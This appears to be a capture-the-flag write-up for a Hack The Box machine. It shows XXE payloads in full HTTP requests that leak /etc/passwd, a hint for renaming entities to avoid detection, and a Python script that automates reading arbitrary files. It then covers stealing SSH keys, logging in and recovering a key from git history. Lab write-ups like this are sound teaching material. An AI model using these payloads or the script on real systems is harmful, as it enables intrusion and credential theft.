
PayloadsAllTheThings / XXE Injection / Files / Classic XXE.xml
swisskyrepo Fix name's capitalization
Code
Blame
6 lines (6 loc) · 137 Bytes

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ELEMENT data (#ANY)>
<!ENTITY file SYSTEM "file:///sys/power/image_size">
]>
<data>&file;</data>
```

11. **I check out Payload all the things for XXE payloads**

```
1. https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/XXE%20Injection/Files/Classic XXE.xml
2. I look up the classic XXE
====================================
<?xml version="1.0"?>
<!DOCTYPE data [
<!ELEMENT data (#ANY)>
<!ENTITY file SYSTEM "file:///sys/power/image_size">
]>
```


```
<data>&file;</data>
===================================
```



```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
mage/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data;
boundary=---------------------------307816963110320422334262194840
Content-Length: 429
Origin: http://10.129.168.10:5000
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://10.129.168.10:5000/upload
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------307816963110320422334262194840
Content-Disposition: form-data; name="file"; filename="foo.xml"
Content-Type: text/xml

<?xml version="1.0"?>
<!DOCTYPE data [
<!ELEMENT data (ANY)>
<!ENTITY file SYSTEM "/etc/passwd">
]>
<xml>
    <Author>blackarchguru</Author>
    <Subject>&file;</Subject>
    <Content>This is an XXE</Content>
</xml>

-----------------------------307816963110320422334262194840--
```

```
HTTP/1.1 200 OK
Server: gunicorn/19.7.1
Date: Wed, 04 Sep 2024 07:28:22 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 2603

PROCESSED BLOGPOST:
Author: blackarchguru
Subject: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time
Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network
Management,,,:/run/systemd/netif:/bin/false
```

### Modifying the XXE payload




```
-----------------------------307816963110320422334262194840
Content-Disposition: form-data; name="file"; filename="foo.xml"
Content-Type: text/xml

<?xml version="1.0"?>
<!DOCTYPE data [
<!ELEMENT data (ANY)>
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<xml>
    <Author>blackarchguru</Author>
    <Subject>&file;</Subject>
    <Content>This is an XXE</Content>
</xml>

-----------------------------307816963110320422334262194840--
```

12. **The XXE does not work out of the box some changes need to made to it**

```
1. -----------------------------307816963110320422334262194840
Content-Disposition: form-data; name="file"; filename="foo.xml"
Content-Type: text/xml

<?xml version="1.0"?>
<!DOCTYPE data [
<!ELEMENT data (ANY)>
<!ENTITY file SYSTEM "/etc/passwd">
]>
<xml>
        <Author>blackarchguru</Author>
        <Subject>&file;</Subject>
        <Content>This is an XXE</Content>
</xml>

-----------------------------307816963110320422334262194840--
3. SUCCESS, I am able to exfiltrate the `/etc/passwd` file
4. The only change that needed to be done was removing the hashtag before the word `any` and putting the `&file;` which is the call to the xxe in the body of the text. It can be named `&file;`, `&XXE;` or anything really. Check out the example below. If the word XXE gets detected though then change the word XXE to some benign like file, word etc...
-----------------------------307816963110320422334262194840
Content-Disposition: form-data; name="file"; filename="foo.xml"
Content-Type: text/xml

<?xml version="1.0"?>
<!DOCTYPE data [
<!ELEMENT data (ANY)>
<!ENTITY XXE SYSTEM "file:///etc/passwd">
]>
<xml>
        <Author>blackarchguru</Author>
        <Subject>&XXE;</Subject>
        <Content>This is an XXE</Content>
</xml>
```

```
----------------------------307816963110320422334262194840--
```



```
----------------------------307816963110320422334262194840
Content-Disposition: form-data; name="file"; filename="foo.xml"
Content-Type: text/xml

<?xml version="1.0"?>
<!DOCTYPE data [
<!ELEMENT data (ANY)>
<!ENTITY XXE SYSTEM "file:///etc/passwd">
]>
<xml>
    <Author>blackarchguru</Author>
    <Subject>&XXE;</Subject>
    <Content>This is an XXE</Content>
</xml>

----------------------------307816963110320422334262194840--
```

13. **Something that missed earlier on the main homepage is a reference to a file `feed.py`**

```
1. Under construction!
This is "feed.py", which will become the MVP for Blogfeeder application
2. I am able to get the file via the XXE but because of bad characters I only get part of the file rendered in burpsuite.

----------------------------307816963110320422334262194840
Content-Disposition: form-data; name="file"; filename="foo.xml"
Content-Type: text/xml

<?xml version="1.0"?>
<!DOCTYPE data [
<!ELEMENT data (ANY)>
<!ENTITY XXE SYSTEM "feed.py">
]>
<xml>
        <Author>blackarchguru</Author>
        <Subject>&XXE;</Subject>
        <Content>This is an XXE</Content>
</xml>

----------------------------307816963110320422334262194840--
```

14. **I intercept the page `/newpost` because it says method not allowed and I want to know what that is about.**


```
1. If I intercept the page and change the request by right clicking in burpsuite and selecting change request method. I send it as a post request and it causes an internal server error.
=================
REQUEST:>>> POST /newpost HTTP/1.1
Host: 10.129.168.10:5000
RESPONSE:>>> HTTP/1.1 500 Internal Server Error
Connection: close
Content-Type: text/html
Content-Length: 141

<html>
  <head>
    <title>Internal Server Error</title>
==================
2. Ok, thats going no where. Lets try something else.
```

**There is an even better option; 0xdf has this great python automation script to auto-exfil any file.**

15. **This python script by 0xdf on his walk-through worked great**

```
#!/usr/bin/python3
# Usage: If this is not your HTB DevOops server ip `10.10.10.91` then you need to change it. Other than that just give it executable permissions and the exploit is ready.
# Example command: `python3 devoops_auto_exfil.py /etc/lsb-release`

import re
import requests
import sys

if len(sys.argv) < 2:
    print(f"usage: {sys.argv[0]} [path to file]")
    sys.exit()

file_name = sys.argv[1]

xml = f'''<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar SYSTEM "file://{file_name}">
]>

<item>
<Author>
&bar;
</Author>
<Subject>Testing</Subject>
<Content>This is a test</Content>
</item>'''

files = {'file': ('xxe.xml', xml, 'text/xml')}
proxies = {'http': 'http://127.0.0.1:8080'}
try:
    r = requests.post('http://10.10.10.91:5000/upload', files=files)
    if r.status_code == 200:
        pattern = re.compile(r"Author: \n(.*)\n Subject:", flags=re.DOTALL)
        print(re.search(pattern, r.text).group(1).strip())
        sys.exit()
    else:
        pass
except requests.exceptions.ConnectionError:
    pass
print("[-] Unable to connect. Either site is down or file doesn't exist or can't be read by current user.")
```

### Let's try exfiltrating the SSH private key of roosa



```
~/haCk54CrAcK/devoops ▷ python3 devoops_auto_exfil.py /home/roosa/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAuMMt4qh/ib86xJBLmzePl6/5ZRNJkUj/Xuv1+d6nccTffb/7
9sIXha2h4a4fp18F53jdx3PqEO7HAXlszAlBvGdg63i+LxWmu8p5BrTmEPl+cQ4J
R/R+exNggHuqsp8rrcHq96lbXtORy8SOliUjfspPsWfY7JbktKyaQK0JunR25jVk
v5YhGVeyaTNmSNPTlpZCVGVAp1RotWdc/0ex7qznq45wLb2tZFGE0xmYTeXgoaX4
9QIQQnoi6DP3+7ErQSd6QGTq5mCvszpnTUsmwFj5JRdhjGszt0zBGllsVn99O90K
m3pN8SN1yWCTal6FLUiuxXg99YSV0tEl0rfSUwIDAQABAoIBAB6rj69jZyB3lQrS
JSrT80sr1At6QykR5ApewwtCcatKEgtu1iWlHIB9TTUIUYrYFEPTZYVZcY50BKbz
ACNyme3rf0Q3W+K3BmF//80kNFi3Ac1EljfSlzhZBBjv7msOTxLd8OJBw8AfAMHB
lCXKbnT6onYBlhnYBokTadu4nbfMm0ddJo5y32NaskFTAdAG882WkK5V5iszsE/3
koarlmzP1M0KPyaVrID3vgAvuJo3P6ynOoXlmn/oncZZdtwmhEjC23XALItW+lh7
e7ZKcMoH4J2W8OsbRXVF9YLSZz/AgHFI5XWp7V0Fyh2hp7UMe4dY0e1WKQn0wRKe
8oa9wQkCgYEA2tpna+vm3yIwu4ee12x2GhU7lsw58dcXXfn3pGLW7vQr5XcSVoqJ
```

16. `Using the python script above` **I will attempt to exfil the private key**

```
1. ▷ python3 devoops_auto_exfil.py /etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04.4 LTS"
2. ▷ python3 devoops_auto_exfil.py /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
git:x:1001:1001:git,,,:/home/git:/bin/bash
roosa:x:1002:1002:,,,:/home/roosa:/bin/bash
3. We see that roosa and .git have bash access which is interesting.
4. ▷ python3 devoops_auto_exfil.py /home/roosa/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAuMMt4qh/ib86xJBLmzePl6/5ZRNJkUj/Xuv1+d6nccTffb/7
9sIXha2h4a4fp18F53jdx3PqEO7HAXlszAlBvGdg63i+LxWmu8p5Br<snip>
5. Now we can ssh as roosa
```


### SSH as roosa

17. **ssh as roosa**

```
1. ▷ vim roosa_key
2. ▷ chmod 600 roosa_key
3. ▷ ssh roosa@10.129.168.10 -i roosa_key
4. roosa@devoops:~$ whoami
```

```
roosa
5. roosa@devoops:~$ export TERM=xterm
```

---



```
==================================================================================================

==>[+] Password Hunting for configs, databases, passwords in memory, .php, .git files etc....

/srv/git/blogfeed.git
/home/roosa/work/blogfeed/.git

==>[+]  A .git directory was found. Sometimes the .config file in the .git directory will contain a password.
```

18. **Begin enumertion as roosa**

```
1. roosa@devoops:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="16.04.4 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.4 LTS"
2. We were correct on the OS name and version
3. roosa@devoops:~$ cat user.txt
6ed73d9358ca3813c8558cbd<snip>
4. I run my enumertion bash script on the target server and it finds some git directories. See image. If you would like to have my enum_script.sh file please email me and I will email you the password of the zip file. I will not hack you. I am a person of moral character. I dont do dumb sh$t like that. You can download it from `https://github.com/vorkampfer/scripts`
5. roosa@devoops:~$ find / -type d -name '.git' 2>/dev/null
/home/roosa/work/blogfeed/.git
6. Also look at the git history. I’ll use --name-only to get list of the files that changed in each commit, and --oneline to reduce space:
7. roosa@devoops:~/work/blogfeed/.git$ git log --name-only --oneline
8. roosa@devoops:~/work/blogfeed/.git$ git diff 1422e5a d387abf
diff --git a/resources/integration/authcredentials.key b/resources/integration/authcredentials.key
new file mode 100644
index 0000000..44c981f
--- /dev/null
+++ b/resources/integration/authcredentials.key
@@ -0,0 +1,28 @@
+-----BEGIN RSA PRIVATE KEY-----<snip>
9. The way 0xdf knew that a key would be in the git commit was reading the git log.
==================================
d387abf add key for feed integration from enterprise backend
resources/integration/authcredentials.key
1422e5a Initial commit
README.md
================================
10. There was a key added on 6387abf commit and the next commet was 1422e5a. So getting the difference rendered the key.
11. The key is jacked up. It has a bunch of plus signs at the beginning of it. I try doing a hard reset but it will not let me.
12. roosa@devoops:~/work/blogfeed/.git$ git reset --hard 7ff507d
fatal: This operation must be run in a work tree
```

---

19. **Even though I got that fatal error that will not allow me to do a hard --reset so I can see the original key I think I am able to clean the key**

```
1. `~/blackarchguru/devoops` ▷ cat git_key | sed 's/^+//g'
+-----BEGIN RSA PRIVATE KEY-----
+MIIEogIBAAKCAQEArDvzJ0k7T856dw2pnIrStl0GwoU/WFI+OPQcpOVj9DdSIEde
+8PDgpt/tBpY7a/xt3sP5rD7JEuvnpWRLteqKZ8hlCvt+4oP7DqWXoo/hfaUUyU5i
+vr+5Ui0nD+YBKyYuiN+4CB8jSQvwOG+LlA3IGAzVf56J0WP9FILH/NwYW2iovTRK
+nz1y2vdO3ug94XX8y0bbMR9Mtpj292wNrxmUSQ5glioqrSrwFfevWt/rEgIVmrb+
+CCjeERnxMwaZNFP0SYoiC5HweyXD6ZLgFO4uOVuImILGJyyQJ8u5BI2mc/SHSE0c
+F9DmYwbVqRcurk3yAS+jEbXgObupXkDHgIoMCwIDAQABAoIBAFaUuHIKVT+UK2oH
+uzjPbIdyEkDc3PAYP+E/jdqy2eFdofJKDocOf9BDhxKlmO968PxoBe25jjjt0AAL
+gCfN5I+xZGH19V4HPMCrK6PzskYII3/i4K7FEHMn8ZgDZpj7U69Iz2l9xa4lyzeD
+k2X0256DbRv/ZYaWPhX+fGw3dCMWkRs6MoBNVS4wAMmOCiFl3hzHlgIemLMm6QSy
+NnTtLPXwkS84KMfZGbnolAiZbHAqhe5cRfV2CVw2U8GaIS3fqV3ioD0qqQjIIPNM
+HSRik2J/7Y7OuBRQN+auzFKV7QeLFeROJsLhLaPhstY5QQReQr9oIuTAs9c+oCLa
+2fXe3kkCgYEA367aoOTisun9UJ7ObgNZTDPeaXajhWrZbxlSsOeOBp5CK/oLc0RB
+GLEKU6HtUuKFvlXdJ22S4/rQb0RiDcU/wOiDzmlCTQJrnLgqzBwNXp+MH6Av9WHG
+jwrjv/loHYF0vXUHHRVJmcXzsftZk2aJ29TXud5UMqHovyieb3mZ0pcCgYEAxR41
+IMq2dif3laGnQuYrjQVNFfvwDt1JD1mKNG8OppwTgcPbFO+R3+MqL7lvAhHjWKMw
++XjmkQEZbnmwf1fKuIHW9uD9KxxHqgucNv9ySuMtVPp/QYtjn/ltojR16JNTKqiW
+7vSqlsZnT9jR2syvuhhVz4Ei9yA/VYZG2uiCpK0CgYA/UOhz+LYu/MsGoh0+yNXj
+Gx+O7NU2s9sedqWQi8sJFo0Wk63gD+b5TUvmBoT+HD7NdNKoEX0t6VZM2KeEzFvS
+iD6fE+5/i/rYHs2Gfz5NlY39ecN5ixbAcM2tDrUo/PcFlfXQhrERxRXJQKPHdJP7
+VRFHfKaKuof+bEoEtgATuwKBgC3Ce3bnWEBJuvIjmt6u7EFKj8CgwfPRbxp/INRX
+S8Flzil7vCo6C1U8ORjnJVwHpw12pPHlHTFgXfUFjvGhAdCfY7XgOSV+5SwWkec6
```

